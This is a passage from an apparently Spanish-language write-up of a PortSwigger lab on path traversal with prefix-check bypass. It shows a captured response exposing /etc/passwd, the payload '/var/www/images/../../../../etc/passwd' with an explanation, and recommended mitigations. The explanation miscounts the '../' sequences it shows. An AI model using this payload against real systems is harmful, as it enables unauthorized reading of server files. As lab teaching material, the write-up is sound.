8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: 70
10 Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0a7b0072049780ed8009b7f6800460016.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=2, i
17
```


Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

3.5 Confirmación de la resolución del laboratorio

Paso 13. finalmente, se regresó a la pestaña del laboratorio en PortSwigger y se refrescó la página. La plataforma mostró el banner "Congratulations, you solved the lab!" y el estado cambió de "Not solved" a "Solved", acreditando la explotación exitosa de la vulnerabilidad.



4. Explicación técnica de los payloads

4.1 Payload de control — /var/www/images/21.jpg

`filename=/var/www/images/21.jpg`

Es la ruta absoluta legítima de una imagen real del catálogo, tal como la envía la propia aplicación en condiciones normales. Se utilizó como línea base para confirmar el formato exacto que espera el parámetro filename (una ruta completa, no solo un nombre de archivo) antes de intentar cualquier manipulación.

4.2 Payload fallido — /etc/passwd

`filename=/etc/passwd`

Es una ruta absoluta válida en el sistema operativo, pero que no comienza con la cadena /var/www/images/ que la aplicación exige como prefijo. La validación de "inicio de ruta" detecta de inmediato que la cadena no cumple ese requisito y rechaza la petición con 400 Bad Request, sin siquiera intentar resolver o acceder a ningún archivo. Este intento confirmó que el control de seguridad existe y actúa sobre el valor literal recibido.

4.3 Payload exitoso — /var/www/images/../../../../etc/passwd

```
filename=/var/www/images/../../../../etc/passwd
```

- El payload conserva deliberadamente el prefijo exacto /var/www/images/ al inicio de la cadena, que es precisamente lo único que la validación del servidor comprueba. Al leer únicamente los primeros caracteres, la validación considera la ruta como legítima y la deja pasar.
- Sin embargo, inmediatamente después de ese prefijo válido se añaden tres secuencias de traversal ("../"), una por cada nivel de profundidad del directorio base: var, www e images. Cada "../" instruye al sistema operativo a subir un nivel de directorio respecto a la ubicación actual.
- Al resolver la ruta completa de izquierda a derecha, el sistema de archivos sube tres niveles desde /var/www/images/ —eliminando images, luego www, y luego var— quedando posicionado en la raíz del sistema de archivos (/). Desde ahí, el resto de la cadena, etc/passwd, se resuelve de forma directa y literal.
- El resultado final, después de la resolución del sistema operativo, es exactamente /etc/passwd, un archivo completamente fuera del directorio /var/www/images/ que la aplicación pretendía proteger, a pesar de que la cadena recibida sí cumplía, en apariencia, con la validación de prefijo impuesta por el servidor.

5. Mitigación recomendada

- Canonicalizar o normalizar por completo la ruta recibida (resolviendo todas las secuencias "../" y símbolos equivalentes, por ejemplo con una función equivalente a realpath()) antes de realizar cualquier validación, y aplicar la comprobación de prefijo únicamente sobre esa ruta ya normalizada.
- Evitar que el cliente controle la ruta completa del archivo; en su lugar, transmitir solo un identificador indirecto (un ID numérico de producto) y construir la ruta real íntegramente en el servidor, sin incorporar ningún fragmento de ruta proporcionado por el usuario.
- Sustituir la validación de tipo "starts with" (comparación de prefijo sobre texto) por una verificación estructural de la ruta resuelta, confirmando que su directorio padre final sea exactamente el directorio autorizado, y no solo que comparta los primeros caracteres.
- Adoptar un enfoque de lista blanca (whitelist) de nombres de archivo permitidos, en lugar de aceptar rutas completas arbitrarias enviadas por el cliente.
- Ejecutar el proceso del servidor bajo el principio de mínimo privilegio, restringiendo sus permisos de lectura a los directorios estrictamente necesarios para su funcionamiento, de modo que, incluso ante un bypass exitoso, el impacto quede acotado.